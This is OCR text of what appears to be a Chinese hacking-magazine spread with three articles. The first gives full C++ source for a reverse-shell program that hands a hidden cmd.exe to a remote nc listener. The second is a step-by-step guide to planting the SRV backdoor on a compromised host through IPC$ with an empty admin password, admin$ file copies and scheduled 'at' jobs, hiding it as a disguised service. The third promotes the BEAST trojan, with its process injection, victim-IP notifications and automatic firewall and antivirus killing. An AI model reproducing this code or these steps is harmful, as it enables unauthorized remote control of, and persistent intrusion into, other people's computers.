


图 5




图 6




图 7

找回来，打电话还得浪费我的钱，就没再追究了。也不知现在国家有没有相关法律，要不然我定会把这些材料上报给公安部门！

希望我的小经验能给大家提供一些新的思路和方法，在碰到类似的问题时能有所动作，而不是干着急！

反弹端口技术及其应用

枫

“反弹端口”这个词，好像是因为木马而产生的。提到反弹端口木马，大家都会想起网络神偷、灰鸽子以及近段时间出现的PEEP和广外男生。简单来说，反弹端口就是被控端主动连接控制端，跟以往的冰河等木马相比，实际是一种反向连接。正因如此，即使被控端处于局域网内也没关系。现在我们来实现一个简单的反弹端口，并取得一个Shell程序，通过这个程序我们也就可对反弹端口技术有一个形象的了解。

首先，要让被控端主动连接控制端。

```
void main(int argc, char **argv)
{
    WSADATA wsa;
    int ret;

    if(argc != 3)
    {
```

```
        cout<<"用法：\n\rgiveshell 目标IP 目标端口\n";
            return;
    }
    sockaddr_in ClientAddr, ServerAddr;

    WSAStartup(MAKEWORD(2,2), &wsa);

    // 创建一个socket
    ClientSock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);

    ClientAddr.sin_family = AF_INET;
        ClientAddr.sin_port = htons(0);
    ClientAddr.sin_addr.S_un.S_addr = htonl(INADDR_ANY);

    // 绑定这个socket
    if((ret=bind( ClientSock, (sockaddr*)&ClientAddr, sizeof(ClientAddr)))==SOCKET_ERROR)
    {
        cout<<"can't bind socket\n";
        return;
    }

    ServerAddr.sin_family = AF_INET;
    ServerAddr.sin_port = htons(atoi(argv[2]));
    ServerAddr.sin_addr.s_addr = inet_addr(argv[1]);

    // 连接控制端
    if(connect(ClientSock, (structsockaddr*)&ServerAddr, sizeof(ServerAddr))==SOCKET_ERROR)
    {
        cout<<"Connect error!!!"<<endl;
        return;
    }
    GiveShell(); // 连接成功后的处理
}
```

反向连接其实跟一般的网络客户端程序的编写没什么区别。怎样拿到ShellL，关键在于连接成功后的处理。基本思路是这样的：首先在被控端为cmd.exe（95/98/me下是command.exe）创建一个进程，然后再创建两个匿名管道来与控制端的输入进行信息交互。

```
SOCKET ClientSock;
void GiveShell()
{
    char Buff[1024];
    SECURITY_ATTRIBUTES sa; // 创建管道所用
    OSVERSIONINFO osvi; // 包含操作系统版本信息
    osvi.dwOSVersionInfoSize = sizeof(OSVERSIONINFO);

    sa.nLength = 12;
    sa.lpSecurityDescriptor = 0;
    sa.bInheritHandle = true;
    HANDLE hReadPipeOne, hWritePipeOne, hReadPipeTwo, hWritePipeTwo;

    /*
    创建一个读管道和一个写管道。
    */
    CreatePipe(&hReadPipeOne, &hWritePipeOne, &sa, 0);
    CreatePipe(&hReadPipeTwo, &hWritePipeTwo, &sa, 0);

    /*
    根据不同的操作系统创建一个shell进程，
    用第二个管道的读句柄替换shell的输入，
    用第一个管道的写句柄替换shell的输出。
    */
    STARTUPINFO si;
    ZeroMemory(&si, sizeof(si));

    si.dwFlags = STARTF_USESHOWWINDOW|STARTF_USESTDHANDLES;
    si.wShowWindow = SW_HIDE;
    si.hStdInput = hReadPipeTwo;
    si.hStdOutput = si.hStdError = hWritePipeOne;

    GetVersionEx(&osvi);
    char *Shell;

    switch(osvi.dwPlatformId) // 判断操作系统
    {
    case 1: // 95、98、ME
        Shell = "command.exe";
            break;
    default:
            Shell = "cmd.exe";
            break;
    }
    PROCESS_INFORMATION ProcessInformation;
    // 为SHELL创建一个进程。
    CreateProcess(NULL, Shell, NULL, NULL, 1, 0, NULL, NULL, &si, &ProcessInformation);

    unsigned long lBytesRead;
    send(ClientSock, "反向连接成功！回车键确认。", 26, 0);
    while(1)
    {
    /*
    PeekNamedPipe异步查询管道，看看shell是否有输出。
    如果有就用readfile读入管道并发送到控制端。否则就去接受
    客   的输入并writefile写入管道并传递给shell，shell来处理
    客户的输入信息...以此循环。
    */

    PeekNamedPipe(hReadPipeOne, Buff, 1024, &lBytesRead, 0, 0);
        if(lBytesRead)
        {
    ReadFile(hReadPipeOne, Buff, lBytesRead, &lBytesRead, 0);
        send(ClientSock, Buff, lBytesRead, 0);
        }
        else
        {
    lBytesRead=recv(ClientSock, Buff, 1024, 0);
    if(lBytesRead<=0) break;
    WriteFile(hWritePipeTwo, Buff, lBytesRead, &lBytesRead, 0);
        }
    }
    return;
}
```

以上代码在VC++6.0/Win2K下编译通过，生成的可执行文件经过ASPACK压缩之后大小为35kb，请与nc配合使用。具体过程如下：

在控制端执行nc －l －p 监听端口，然后在被控端上执行本程序：giveshell 控制端IP 控制端nc所监听的端口。反弹连接成功后，控制端会有信息提示，可以控制局域网内通过NAT代理上网的机器。

（本文的完整代码及生成的可执行文件光盘中有收录）

新后门SRV试用手记

黑蛋

前几天在网站上溜达，无意中发现了这个新后门工具——SRV，呵呵！名字和后门好象没多少联系啊？后门的简介颇为诱人，程序在肉鸡上运行后开5188端口，然后telnet ip 5188……

反正也没有事情做，干脆就试试这个新后门吧！经过试用后发现真是十分爽。在此不敢独享，拿出来与大家一起分享（注：使用这个后门需要用到一个工具：ntservice，将srv.exe注册为系统服务，这样就使SRV彻底成为一个隐蔽的后门）。

也许某位大哥会在这里说：HI，这位朋友，你没毛病吧？让你介绍SRV，和那个ntservice什么关系呀？呵呵！别生气啊，在讲解SRV之前，先讲解一下ntservice的思路和目的。

现在绝大多数后门程序都不是以服务来启动的，而只是在注册表的run键值中作为自启动，这样的后门有很大的弊端：

1．如果对方主机没有重新启动，那么在run键值中后门就不会被执行；

2．当对方主机注销后，已经被执行的run中的后门会终止掉；

3．种植的后门以管理员权限被执行的话，如果对方主机的管理员以一个Guest或User权限的帐户登陆主机，被执行的后门得到的权限也只是Guest或User权限。如果是以服务方式执行，程序得到的权限是LocalSystem，所以将后门注册为服务是最好的隐藏方式。

明白我的意思了吧？也就是说虽然SRV是个较好的后门，但受到上述种种条件的制约，所以将其注册为服务来隐藏，在目标主机中是最好的后门放置方法。这个工作就由ntservice来做了，下面我就来个实地演示吧！

准备工具：ntservice.exe和srv.exe（这两个工具光盘中有收录）以及一个ipc$连接的肉鸡。

步骤一

将ntservice.exe进行配置以适应后门SRV的需要。

将ntservice.exe和ntservice.ini复制到同一个文件目录下，ntservice.ini的格式如下：

```
[Settings]
ServiceName = Application
LogEnable = 0
ProcCount = 2
[Process0]
CommandLine = srv.exe
PauseStart = 1000
PauseEnd = 1000
UserInterface = No
[Process1]
CommandLine = heidan.exe
PauseStart = 1000
PauseEnd = 1000
UserInterface = No
```

这个就是ntservice.exe的配置文件，让我们来修改一下吧！

第二行中的“ServiceName = Application”，将Application改为任意服务名（改这个有很大的艺术啊，试想你将它改为一个与系统服务很像的名称，就会迷惑对方管理员，使它不敢轻易删除）。

第三行“LogEnable = 0”里的0表示程序不自动生成一个日志，如果是1就会生成一个叫ntservice.log的文件，里面记录了服务启动及启动配置文件中的程序情况。

第四行“ProcCount = 2”，这里的2代表将会设置两个程序让Service Loader在启动时去执行，如果想设置三个程序让Service loader执行，可以改为3。

第五行的“[Process0]”代表第一个要被执行的程序的设置。

第六行的“CommandLine = srv.exe”代表将会让Service Loader去执行srv.exe。

第七行和第八行保持默认。

第九行的“UserInterface = No”代表程序执行时会在后台被执行。

从第十行开始“[Process1]”代表了第二个要被执行的程序的设置开始。

第十一行的“CommandLine = heidan.exe”代表将会让Service Loader去执行一个叫heidan.exe的程序。

第12和13行仍然跟上面一样保持默认。

后面的就不用我解释了吧，跟前面一个意思。如果需要第三个程序或更多程序被执行，就继续加入配置，命令行如下：

```
[Process2]
CommandLine = happy.exe
PauseStart = 1000
PauseEnd = 1000
UserInterface = No
[Process3]
CommandLine = happy1.exe
PauseStart = 1000
PauseEnd = 1000
UserInterface = No
[ProcessN]
CommandLine = happyn.exe
PauseStart = 1000
PauseEnd = 1000
UserInterface = No
```

（注意：上面“[ProcessN]”中的N不能超过20，即这个程序最多把21个后门注册为服务）

我们这里有[Process0]那一项就可以了，因为我们仅仅是想把SRV注册为服务。




图 1

ntservice.exe的安装如下：将ntservice.exe和ntservice.ini复制到肉鸡的同一个目录中去后，在命令行中

执行 **ntservice.exe -insall**，这样ntservice这个服务就被安装进系统了。然后执行 **net start ntservice**，这样服务就被启动了（注意：这个ntservice即是配置文件“ServiceName =”后面的项目，如果将ntservice修改为heidan，那么就用命令 **net start heidan**）。

服务被启动后，就会读入配置文件（ntservice.ini），去启动里面要执行的程序。OK！图1是我配置好的ini文件内容。

步骤二

把ntservice.exe、ntservice.ini、srv.exe这三个文件一起传到肉鸡上。打开CMD命令行，先建IPC$连接 **net use \\61.186.*.*\ipc$ "hacker" /user:administrator**（图2）。

```
选定 C:\WINNT\System32\cmd.exe
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\Documents and Settings\IUSR_IIS>net use \\6[redacted]68\ipc$ "" /user:adminis
trator
命令成功完成。
```

图 2

下面复制那三个文件（图3）：

```
copy ntservice.exe \\61.186.*.*\admin$\system32\
copy ntservice.ini \\61.186.*.*\admin$\system32\
copy srv.exe \\61.186.*.*\admin$\system32\
```

```
C:\srv>copy ntservice.exe \\[redacted]\admin$\system32\
已复制         1 个文件。

C:\srv>copy ntservice.ini \\[redacted]\admin$\system32
已复制         1 个文件。

C:\srv>copy srv.exe \\[redacted]\admin$\system32\
已复制         1 个文件。
```

图 3

接下来得到对方系统的时间（图4）：

```
选定 C:\WINNT\System32\cmd.exe

C:\srv>net time \\[redacted]
\\[redacted] 的当前时间是 2003/3/16 上午 10:49
```

图 4

```
net time \\61.186.*.*
```

安装完成后还需要启动服务（图5）：

```
C:\srv>at \\[redacted] 10:51 ntservice.exe -install
新加了一项作业，其作业 ID = 1
```

图 5

```
at \\61.186.*.* 10:51 ntservice    install
at \\61.186.*.* 10:53 net start NTService
```

OK！输入 **at \\61.186.*.*** 命令查看是否有NTService这个服务。哈哈！好了！完全启动了（图6）。

```
C:\srv>at \\[redacted]
状态 ID    日期                时间          命令行
-------------------------------------------------------------------
        1   今天              上午 10:51    ntservice.exe -install
```

图 6

步骤三

后门隐藏好了，下面进入吧！用命令 **telnet 61.186.*.* 5188**，回车后即可进入（图7）。

```
C:\WINNT\System32\cmd.exe - telnet [redacted]5188
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-1998 Microsoft Corp.

C:\WINNT\system32>
```

图 7

过瘾吧！不易查杀的后门再加上已注册为服务的特性，简直就是如虎添翼，以后你的肉鸡就不会常丢失了，还等什么，快去DIY一把吧！



木马中的“狂兽”——BEAST

钟毅榕

在以往的《黑客X档案》中，给大家介绍的大多都是国产木马。其实，国外的木马不论在技术还是功能上，也是毫不逊色的。近日在网上发现了一款非常不错的国外新木马——BEAST，独乐乐不如众乐乐，下面就为大家介绍一下！

一、功能特色

BEAST的最新版本是V2.01，在文件和注册表等管理上都非常容易操作，而且该木马还具有线程插入技术。所以很不容易被查杀。程序刚开始运行时，木马会将自身的进程插入到winlogon.exe（Win9x则是systray.exe），然后从winlogon.exe再注射到explorer.exe或Internet Explorer。这样，像“天网”之类防火墙中的“应用程序访问网络权限设置”的防火墙规则对它就不太好拦截。

二、生成服务端

虽然很多黑客网站上都有这个软件的汉化版本，但我用了一下在黑白网络下载的汉化版，发现许多地方都汉化得不是很好，而且在使用某些功能时需要点击那个功能按钮两次才能生效，并且点击后该按钮又会变回原来的英文。所以下面的说明笔者还是以英文原版为例，大家可以到BEAST的官方网站Http://areyoufearless.com下载得到，光盘中也有收录。

下载解压后，文件夹里只有一个EXE文件，这就是BEAST的客户端。和黑洞等木马一样，我们要利用客户端来生成服务端。打开BEAST后（图1），可看到该木马的界面挺漂亮，接着我们就可开始进行服务端的设置了。




图 1

点击“Build Server”按钮，出现图2

所示的界面，在这里我们对BEAST的服务端可进行非常详细的设置，我就挑些重点来分别给大家说一下！




图 2

Basic Settings：顾名思义，在这里我们可对服务端进行一些基本设置，如服务端的名字、监听的端口和密码等。另外，我们还可选择木马是安装到Windows目录还是System目录下，并且可设置木马运行后其进程插入到哪个程序中，有Internet Explorer（IE浏览器）、Explorer（资源管理器）和不插入三个选择。

Notifications：这是服务端主机上线通知，该功能专门给IP是动态的服务端主机使用。这样，只要中了木马的主机一上线，就可通过早已设好的方式得到通知，获取它的IP地址。这里可供选择的方式有ICQ通知、E-Mail通知和CGI通知。例如我们要使用E-Mail通知，选择“E-mail”选项后，填入自己的电子邮件便可。在这里提醒一下菜鸟们，大家在使用木马等需要填写自己电子邮件的软件时，最好用一个专门的邮箱来接收，否则别人发现的话损失就大了，可别偷鸡（肉鸡）不成蚀把米（上网费）哦～！

AV－FW Killing：这是木马的自我保护部分设置。通过设置，不仅可让各种防火墙一启动就自动关闭，还可设置检测的时间间隔，通过特定时间对防火墙进行关闭。木马默认就已经可以杀掉381种防火墙，如果觉得不够，可以点击“Configure”按钮，出现图3的界面后，在列表空白的地方添加要查杀的新防火墙的进程标题（这个进程标题可使用Windows优化大师的进程查看器或“进程杀手”等软件得到）。

